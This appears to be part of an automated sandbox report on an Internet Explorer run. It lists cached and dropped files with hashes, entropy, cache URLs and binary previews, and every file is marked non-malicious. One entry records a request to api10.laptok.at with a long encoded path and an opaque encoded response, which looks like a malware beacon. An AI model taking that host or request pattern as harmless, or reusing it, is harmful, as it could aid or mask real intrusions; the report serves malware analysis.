SHA-512:	E76577A0CBD90B1B5DADA45EEA5E6F3F954A7E7DF695F0C16C3E8B85B167FE19FF54537588756A627B352DD819CDF3DDC52C5E1A2664B978954D0492A228EA 6
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x3d797a64,0x01d6f135</date><a ccdate>0x3d797a64,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x3d797a64,0x01d6f135</date><accdate>0x3 d797a64,0x01d6f135</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\dikxvqf\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	934
Entropy (8bit):	7.033841647570314
Encrypted:	false
SSDEEP:	24:u6tWaF/6easyD/iCHLSWWqyCoTTdTc+yhaX4b9upGDq:u6tWu/6symC+PTCq5TcBUX4bdq
MD5:	C9F81978AE330D152D8B69CBC9AAD9DA
SHA1:	224BB7FC1C6D2DC648B07A8F4DB188176A940D10
SHA-256:	7EA215FA8D0EB5852387027908A46A8DB870A318E10B77F510F8ABE400B17A26
SHA-512:	6068EB7B1E7E09CC980F539A3AD810921B486C6D30FD0482B89178407A8A6FDC1557C27EF29F43DEE21D452BFD30785F994AF8F9988ADC8C23D8D048536D890
Malicious:	false
Preview:	E.h.t.t.p.s.:././.s.t.a.t.i.c.-.g.l.o.b.a.l.-.s.-.m.s.n.-.c.o.m...a.k.a.m.a.i.z.e.d...n.e.t./.h.p.-.n.e.u./.s.c./.2.b./.a.5.e.a.2.1...i.c.o.....PNG.....IHDR... ... .pHYs..... .vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....<...CB.....).....;..Bx..2.}.. ._>w!..%B..{.d... LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@IA.,>\.Q|.N.P.....<.!....ip...y..U....J...9 ...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq|....gz_Z...x..0F'.....x..=Y}..jT..R..... .72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`. ... .I..`....I..`....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\5p5CM[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2444
Entropy (8bit):	5.978954188579089
Encrypted:	false
SSDEEP:	48:7pV910dla9hzsPUP6Upr9ZR15brU3sGyKGjd4Hyhphj+PtyY+j:FVbKlkh8UFB9n15bQ3sGyKGj8yhpkPQp
MD5:	64533E367A12CB7E4B391A05880B6AB9
SHA1:	2338F7A21518A86E255FC7EFE4388C32F65B66B8
SHA-256:	CD9E7C871343598B4994821708D4DC51DDB96CA4E91AC945CA8402B046CFA231
SHA-512:	F105110C4515BA756181B1886EAEADFBE0F8CD18F76C27F10B2889EDAAF3F9A5C32F557A7A78B71BE9207631853D2966BD511ACEF4F59FFBDEFC0E5B46CE41 0
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/97Bobw5s_2BJD9JdpaeHl/eaFluMTgpYC6kyVz/wkVXHzbguzU8joj/iVFWbWAdj_2B9KihCY/jMd9cLfS3/oUwhf1e4_2BfL6_2FnUw/GLpqU7X6eDSfadK gO93/vdNVieORUa2lyA9rRTGL_2/FZE66To6WbaMR/57fzsKgx/FORuzev7x9UGQWVFO_2Bpeg/Wvs_2BYY_2/FsZiQOB29KHr_2Fal/WE_2F_2Fhffr/YZCPuD4E3bZ/RTt WZ0xleQwCeU/RtKoykqxZaK3WHH71HVec/H322WPBdAyKedu47/SMQTtvEQEYL6Ruh/BdDKv8Vz_2FBmqrfdt/A_2F9Y1cY/8wr9fecB_2FBDRCD/5p5CM
Preview:	fSc20SqYdEZ7PDXH6XcVxrpAjexWIHNCRT5dy4zpQSvDEi208IkhsxNGMvqgPOohaGp4y9PEVpagp8+70XisvElTwhqkUPKOSqW4xPiABPp9KxsxCdpmYIxq HUuOWokWDNn5NVqWhqIuoL1sAlbHc7bj0Hb1Y4lsRCjDMw/WFNvsukKKs/1tEC5MUUkEoKzJ4Q4JsYmlAAp/fbIHiEK75RM8NtZ+tAernz1drAJpZgHD5EXy uXbTGMGXX0R3wUmphtIAElLjjMWPJfr06iI+24jopjCNUEzIF0+VpB+FQ5vl1PozL/cGX0f/hQKrX99Cc7kRJtDX/Ax0wbLV4JqgpDbUAPOFDcNGUhGeQyynpvEsch4InI alBqw4XphO/OS47OI7hhNUrBFzAt1IQD4ycmlk7rra22wL24A4Z5MpH96YxNZGZ+76+Xj7NUG7QVlAH6M2XkkI766ZXzaVJoeliTJaiauH+/JIbpR8DRb5IdKNgmC2+Khd K64pUZ5HpU2vc9iHWSm9nMnjHjQiia1zDUSJ5UqJgIe/mH7X7r8SJ2vAHB9GiwA7ylf5n13Lngh2VD9hxWxaDt6M8ioHdt10Kak0lZ5liMbI98FkMSSo8MGL9FftgJLBQW /ZlWcmNe5gTRgG4Td1zqRkPN53odv2zJD5Xrq6uvh+dHBd3w5cmpL5oQFsV9w9qfr28z9tI11jGw2KkmMzihRSh0F1wtW+2lATnSYb2P1Zd7SWU1Wsl7VsLHdz49Dtz32R qF1fYZLVswL/y1RKyoupECkkUtTdLUJe+46zZ6f9T1tzKhxuCMBtY2/hBKHr5VZLY/CqBNtajBCJWB14ByXl+jLrSvzGyoG75ezKxC+t74GRmpdL/bwcRqhB7YBbr3g4uw KZNGgMMEZ9Mkiw5WLAdjyXOnSZMFZSdsbZsTSr8jTX7X69vky1IAMkdLPY90wpNpAnVOUE/0z/fbGz2/0yArVu3Y4gXSMa/n0ApHcrfcSKomw4

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\7d5dc6a9-5325-442d-926e-f2c668b8e65e[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	downloaded
Size (bytes):	66293
Entropy (8bit):	7.9773684116122086
Encrypted:	false
SSDEEP:	1536:KkV1hxK2k6bzoUU5U7bbMxQBSzcKzEfwWBr6LiUl6gKdB:KkVnxK2k6foUfboGkEfaLzlpcB
MD5:	C1AAE4AE63634F2F9E9A4381341FED8E
SHA1:	A835A72FF8D848F6188C893CC523533DA5D4EBBD
SHA-256:	0EF4722486B5CE27F71AC5C43DFF1D79BA9276C6D97CE4384787C3151885E259
SHA-512:	22F12EAE69B9433D14788F56A034A7170CCA8D57F7FADA610A5F1417F8B67D0AE215B09384C41C6CABB09C91830B88FC75D85F85A6F67971C44396009AF387A0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\7d5dc6a9-5325-442d-926e-f2c668b8e65e[1].jpg	
Malicious:	false
IE Cache URL:	http://https://cvision.media.net/new/300x300/2/45/221/3/7d5dc6a9-5325-442d-926e-f2c668b8e65e.jpg?v=9
Preview:	......JFIF.....C.....C.....,...."....E.....!...1."AQ.a q.#2B.....$3R....b.%CSr.....D.....B.....!1.A."Qa.2q..B...#..$R....br...3D.4ST.....?....y..r.1.+6Ktl....7....=..n..W.yA_,.2p..r..Qt.....o._.bF.<..c.. ...s.c...#C.....v8...#...HW.S.i%$$j..5...G.z.Q..5....)Y.M.4.0%...-....1P:[..6.(..y.D.....Z.....J...Z.[6.5..u....P.G..c.....t.$._.....S.hl....R`2.\=..)/mY.....N....{.J..qSc.....'.. .~H..u..c....zI...)3j.2.....s..`X..]O.E...m....1.g]5.I.QBs,....b.'.....r.I#k.E.9.....z6..:=0..`.....w..f.Uti.Z...{=d.[...m....Ps.w..^..6Z..v.....`;.g..9^W....d.).I#..e.!..{...../.d..N.K.T.).EN...u...- .....A.C6e...Tk.....:.}=H.=.i..L.v./J.t: ...oC.4.....#C.0...B....~...O..x5..3.X.....#.'c

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\85-0f8009-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	391413
Entropy (8bit):	5.324500984847764
Encrypted:	false
SSDEEP:	6144:Rrfl3K/R9Sg/1xeUqkhmnid3WSqIjHSjaXiN4gxO0Dvq4FcG6Ix2K:d0/Rmznid3WSqIjHdMftHcGB3
MD5:	CA9F525C6154EF6AFF6C6FF9D0B07779
SHA1:	45F00ABA2CC9F7A1C6BF8691BED0AEB27F2590B9
SHA-256:	6F9FA21C6054E989A07CFC4AAE340FBE344BEE95BFB2DCE3CF616AF1FB4BAB5B
SHA-512:	621B53C05B4D6858EAA622378689BF68CCA63B03805DE62C3AAA510D6EACE94CAB05C30738AA8BF530FCC0FD72745127F40F95FC6ADCEA7038A26589EC926F 7
Malicious:	false
Preview:	var awa,behaviorKey,Perf,globalLeft,Gemini,Telemetry,utils,data,MSANTracker,deferredCanary,g_ashsC,g_hsSetup,canary;window._perfMarker&&window._perfMa rker("TimeToJsBundleExecutionStart");define("jqBehavior",["jquery","viewport"],function(n){return function(t,i,r){function u(n){var t=n.length;return t>1?function(){for(var i=0;i<t;i++)n[i]()}:t?n[0]:f}function f(){}if(typeof t!="function")throw"Behavior constructor must be a function";if(i&&typeof i!="object")throw"Defaults must be an object or nu ll";if(r&&typeof r!="object")throw"Exclude must be an object or null";return r=r||{},function(f,e,o){function c(n){n&&(typeof n.setup=="function"&&l.push(n.setup),typeof n.teardown=="function"&&a.push(n.teardown),typeof n.update=="function"&&v.push(n.update))}var h;if(o&&typeof o!="object")throw"Options must be an object or null";var s=n.extend(!0,{},i,o),l=[],a=[],v=[],y=!0;if(r.query){if(typeof f!="string")throw"Selector must be a string";c(t(f,s))}else h=n(f,e),r.each?c(t(h,s)):(y=h.length>0,

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\AAuTnto[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	801
Entropy (8bit):	7.591962750491311
Encrypted:	false
SSDEEP:	24:U/6yrupdmd6hHb/XvxQfxnSc9gjo2EX9TM0H:U/6yruzFDX6oDBY+m
MD5:	BB8DFFDE8ED5C13A132E4BD04827F90B
SHA1:	F86D85A9866664FC1B355F2EC5D6FCB54404663A
SHA-256:	D2AAD0826D78F031D528725FDFC71C1DBAA21B7E3CCEEAA4E7EEFA7AA0A04B26
SHA-512:	7F2836EA8699B4AFC267E85A5889FB449B4C629979807F8CBAD0DDED7413D4CD1DBD3F31D972609C6CF7F74AF86A8F8DDFE10A6C4C1B105422225059793055
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AAuTnto.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....IDAT8O].[H.a...s..k.x..$....L...A.(T.Y....S$T....E.J.EO.(=..RB^..{..4..M...^f/3.o..?,..|...9.s>...E.]rh j2.4....G.T"..\r.Th.....B..s.o.!...S...bT.81.y.Y....o...O.?.Z..v.....#h*;.E.....)p.<....'.7.*{.;.....p8...:..).O..c!.....5...KS..1....08..T..K..WB.Ww.V....=.)A.....sZ..m..e..NYW...E... Z].8Vt...ed.m..u.....|@...W...X.d...DR.....007J.q..T.V./..2&Wgq..pB..D....+...N.@e.....i..:.L...%....K..d..R.....N.V.....$.....7..3.....a..3.1...T.`.]...T{.....).....Q7JUUID....Y... .$czVZ.H..SW$.C.....a...^T.....C..(.;]\|,.2..;.....p..#.e..7....<..Q...}..G.WL,v.eR...Y..y.`>.R.L..6hm.&,...5....u..[$_.t1.f...p..(.."Fw.I...'.....%4M..._....[.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB14EN7h[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 192x192, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	10663
Entropy (8bit):	7.715872615198635
Encrypted:	false
SSDEEP:	192:BpV23EiAqPWo2rhmHI2NF5IZr9Q8yES4+e5B0k9F8OdqmQzMs:7PiAqnHICF5IVVyxk5BB9tdq3Z
MD5:	A1ED4EB0C8FE2739CE3CB55E84DBD10F
SHA1:	7A185F8FF5FF1EC11744B44C8D7F8152F03540D5
SHA-256:	17917B48CF2575A9EA5F845D8221BFBC2BA2C039B2F3916A3842ECF101758CCB
SHA-512:	232AE7AB9D6684CDF47E73FB15B0B87A32628BAEEA97709EA88A24B6594382D1DF957E739E7619EC8E8308D5912C4B896B329940D6947E74DCE7FC75D71C684
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB14EN7h.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB14EN7h[1].jpg	
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."...}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...E.(.Y....E.D....=h...<t.S.....5i..9.. .:..".R..i...dt&..J..!...P..m&..5`VE..|..j.d...i..qL=x...4.S@..u.4.J.u.....J u%.FEU..I.*.]#4.3@.6...yH...=..}.#....bx...1s...O.....7R....."U.....jY.'.L.0..ST.M.:t3...9...2.:.0$...V..A..w..o..T.Y#...=).K..+.....XV...n;.....}.37.....:.IE.P.E%...RQ@ .E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%-...uE,.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB14hq0P[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 192x192, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	14112
Entropy (8bit):	7.839364256084609
Encrypted:	false
SSDEEP:	384:7EIqipbU3NAAJ8QVoqHDzjEfE7Td4Tb67Bx/J5e8H0V1HB:7EIqZT5DMQT+TEf590VT
MD5:	A654465EC3B994F316791CAFDE3F7E9C
SHA1:	694A7D7E3200C3B1521F5469A3D20049EE5B6765
SHA-256:	2A10D6E97830278A13CD51CA51EC01880CE8C44C4A69A027768218934690B102
SHA-512:	9D12A0F8D9844F7933AA2099E8C3D470AD5609E6542EC1825C7EEB64442E0CD47CDEE15810B23A9016C4CEB51B40594C5D54E47A092052CC5E3B3D7C52E9D67
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB14hq0P.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."...}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..ii(....(.h.....Z(....JZ.)i(....(.....(.....(....J...+h...@....+...e.9...V..'."!.@....|.....n...@My..w9;.5I...@....L..k...w2.'... M8)4..>.u9..5U.w9,M(....!E..!.[.5<v.?AV..s...VS....E5v.....Q.^jwp*3&MJrf..J..|p...n .j..qW#.5w.)&.&..E^..*..."..T.....y.U.4.IK.sK.ooj.....Z..3j..."..).c..~... .RqL...lcym..R.. gTa..a9.+....5-.W'.T@.N.8"...f.:....J.6.r.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1ardZ3[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	481
Entropy (8bit):	7.341841105602676
Encrypted:	false
SSDEEP:	12:6v/78/SouuNGQ/kdAWpS6qIlV2DKfSlIRje9nYwJ8c:3Al0K69YY8c
MD5:	6E85180311FD165C59950B5D315FF87B
SHA1:	F7E1549B62FCA8609000B0C9624037A792C1B13F
SHA-256:	49672686D212AC0A36CA3BF5A13FBA6C665D8BACF7908F18BB7E7402150D7FF5
SHA-512:	E355094ECEDD6EEC4DA7BDB5C7A06251B4542D03C441E053675B56F93CB02FAE5EB4D1152836379479402FC2654E6AA215CF8C54C186BA4A5124C2662199858
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1ardZ3.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....o.d...vIDAT8O.S.KBQ...8...6X.b...a..c....Ap....NJ....$.....P..E|. ..;>..Z...q....;.|..=../.o.....T.....#..j5..L&.<) ...Q\.b(..X,.f..&..}$.I..k...&..6.b:....~.....V+..$.2...(..f3j...X(.E8..}:M.....5.F).....|>g.<....a^.4.u...%...0W*.y-{.r.xk.`.Q.$.}..p>.c..u..|.V....v.,...8.f.H$.l.....TB.....,sd..L..|..{..F. ..E..f..J.....U^.V.>..v....!..f....r.b.....xY.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1cEP3G[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	1103
Entropy (8bit):	7.759165506388973
Encrypted:	false
SSDEEP:	24:sWI+1qOC+JJAmrPGUDiRNO20LMDLspJq9a+VXKJL3fxYSIP:sWYjJJ3rPFWToEspJq9DaxWSA
MD5:	18851868AB0A4685C26E2D4C2491B580
SHA1:	0B61A83E40981F65E8317F5C4A5C5087634B465F
SHA-256:	C7F0A19554EC6EA6E3C9BD09F3C662C78DC1BF501EBB47287DED74D82AFD1F72
SHA-512:	BDBAD03B8BCA28DC14D4FF34AB8EA6AD31D191FF7F88F985844D0F24525B363CF1D0D264AF78B202C82C3E26323A0F9A6C7ED1C2AE61380A613FF41854F2E67
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cEP3G.img?h=27&w=27&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....U....sRGB.....gAMA.....a.....pHYs.....o.d....IDATHK..[h\E...3..l.....k....AZ->..}S./.J..5 (H..A.'E...Q.....A..$.}...(V..B.4..f...I...l"...;{...~...3#.?.<..%.} {.....=..1.)Mc_..=V..7...7..=...q=.%&S.S.i,..]).....)..N...Xn.U.i.67.h.i.1I>.....}.e.0A.4{Di."E...P.....w.....|.O.~>..=.n[G..../...+.....8.....2.....9.!.....].s6d.....r....D:A...M...9E..`.,.I. .Q..],k.e..r`.l..`..2...[.e<.....|m.j...,~...0g....<H..6.....|..zr.x.3...KKs..(.j..aW....\.X...O.....?v...."EH...i.Y..1..tf~....&..I.()p7.E..^.<..@.f'..|.[....{.T_?....H.....v....awK.k..I{9..1A., ...%.!...nW[f.AQf.....d2k{7..&i.....o.....0...=.n.\X....Lv.....;g^.eC...[*).....#..M..i..mv.K.....Y"Y.^..JA..E).c...=m.7,.<9..0-..AE..b.....D*.;...Noh]JTd.. .....pD..7..O.. .+...B..mD!.....(..a.Ej..&F.+...M]..8..>b..FW,....7....d...z.....6O).8....j.....T...Xk.L..ha..{.....KT.yZ....P)w.P....lp.../.....=....kg.+

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1cG73h[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	917
Entropy (8bit):	7.682432703483369
Encrypted:	false
SSDEEP:	24:k/6yDLeCoBkQqDWOIotl9PxlehmoRArmuf9b/DeyH:k/66oWQiWOIul9ekoRkf9b/DH
MD5:	3867568E0863CDCE85D4BF577C08BA47
SHA1:	F7792C1D038F04D240E7EB2AB59C7E7707A08C95
SHA-256:	BE47B3F70A0EA224D24841CB85EAED53A1EFEEFCB91C9003E3BE555FA834610F
SHA-512:	1E0A5D7493692208B765B5638825B8BF1EF3DED3105130B2E9A14BB60E3F1418511FEACF9B3C90E98473119F121F442A71F96744C485791EF68125CD8350E97D
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cG73h.img?h=27&w=27&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....U....sRGB.....gAMA.....a.....pHYs.....*IDATHK.V;o.A..{.m...P,..$D.a...*.H..''...h.....o....)R(..IA...(''.....u...LA.dovfg....3.'.+.b....V.m.J..5-.p8. .....Ck..k...H).....T.....t.B...a... .^.....^.A..[..^..j[.....d?!x....+c....B.D;...1Naa.....C.$..<(J...tU..s....''.JRRc8%..~H..u...%...H}..P.1.yD...c.....$...@@.....`.*..J(cWZ..~.}..& ...*.~A.M.y,.G3.....=C.....d..B...L`..<>..K.o.xs...+.$[..P....rNNN.p....e..M,.zF0....=.f*..s+...K..4!Jc#5K.R...*F. .8.E..#...+O6..v...w....V...!..8|Sat...@...j.Pn.7....C.r....i.....@..... H.R....+.''.....n....K.}.].OvB.q..0,...u..,.....m}.)V....6m....S.H~.O.....\.....PH..=U\....d.s<...m..^.8.i0.P..Y..Cq>.....S....u.....!L%.Td.3c.7..?.E.P..$#i[a.p.=.0..\..V*..?. ./e.0.._ ..B.]YY..;..\0..]..|.N.8.h.^..<(.&qrl<L(.ZM....gl:.H....oa=.C@.@.....S2.rR.m....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1cYFXc[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	8952
Entropy (8bit):	7.878983039057633
Encrypted:	false
SSDEEP:	192:BY6nXqjEZUWph0voCq6w9+EwkvYQoL3ly7zx0B0oHNL5SHE/R48CD:e64S0vLLEBPly7zuB0oHNNSk/Ot
MD5:	3132911C1095682A64FC17A30428ECE5
SHA1:	234722B878447462910CEE588610B4271745BC6D
SHA-256:	2060E8A0D91F2B99F352B7FED6D578CF751E61407F04433EC35566DC8B926AFA
SHA-512:	BD4D3066CC02029FE6F5C33B8C394751DBDFC4A7AF317F6CD0BC1FED3DA2F3AA9ED328C953DC38270601DFD3FF69689DFD0E53321229681C7FBF026574116D 1
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cYFXc.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOO.....M.7..''.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..(..V...Q@.E-...R.P.E-%....P.QE-...(.aE.P.IKE.%%:.....ZJ.(.....Z(.(...(...J(...(....Z)..'..S.....Z...[. ~k{.....M...M7.\....h....?....kb..Io*H...k..k[.9D..<N;...P..X..3G.....1...C4W.,.H.#..S.jF>.(.bR.E.%..P.QE..QE..(...%.Q@.%-..JJZJ`.QE..QE..QE.%.Q@.%-...R.P.E-%..QE0<..' .mJ..u.2..1Xe!.`...w.rl.....<-q.[..i/.....m.0....X.....u.c.P.H.H..r..J...."...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1cYUGz[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	downloaded
Size (bytes):	6741
Entropy (8bit):	7.913847617142339
Encrypted:	false
SSDEEP:	192:BFvzOJEycwb797Ue+hIOXIZRz5Vw3cuPKrq:vvziEycwme+2UEy3c8K2
MD5:	F188D886348F0B2B727A2681B4AFFE27
SHA1:	3D4DDD2046FC28AA98498C2613B14B5394620F76
SHA-256:	A191A7356C640B3CA46659487480C491B619B4CEA0C71E02E001A1613E064A8C
SHA-512:	D4EA2A8431190F7B9FCDCA9C056C00F97461730AD28859A34384A6197E02C15E8DE5F6A54A7125C655E5DA1AB463ED1EC3A549F9A49E4FCFC291A0EEDC3B54 2
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cYUGz.img?h=166&w=310&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOO.....6..''.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?.....W....n.....[D%..'.T..T....2.~\Q.:..P.}..(.<.R..jn;.....*{4r.:..U..ec.WE0 x0..=.O.Z).gDc.{..?....C.....'.5..2. ..u...II.. ..0.....Hv>..I..{.....o.M.(..Xg.....i]$X.....*..<7(..@z.U.4&))M%!.E...n1E/j(...Z\R....(..Q.j)...B3YF.4..!).O.[Q..3..HE0.....3/.....Fv.G.?...?..O...n.....k.....)S.4..k''. g.....@.~)..... .9..o.y....n.O..\1..>..9.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1cYZKx[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1cYZKx[1].jpg	
Size (bytes):	24997
Entropy (8bit):	7.750132374896835
Encrypted:	false
SSDEEP:	768:7R9/iKRLbbeP/sRScHoVrFr60cjufPIE8j:7+KRAfO0cCIX
MD5:	9FE9711BA47B95038F3B7FA80245DA6E
SHA1:	77748EDEC500A0E14E38E5B60495822C2EB597F7
SHA-256:	E56A350AC74AB53F65AE833BD9B048649BD2AA0073ACD5F040DA47CE3F359073
SHA-512:	79D52338DB8D399536C3E6E7F851E9F424B514B3846F45A440FD32000B46D477685E06134FB714C96B4CBDF84DAEA226BD709CB662835300E84B99CD0ED63A51
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cYZKx.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=1626&y=1598
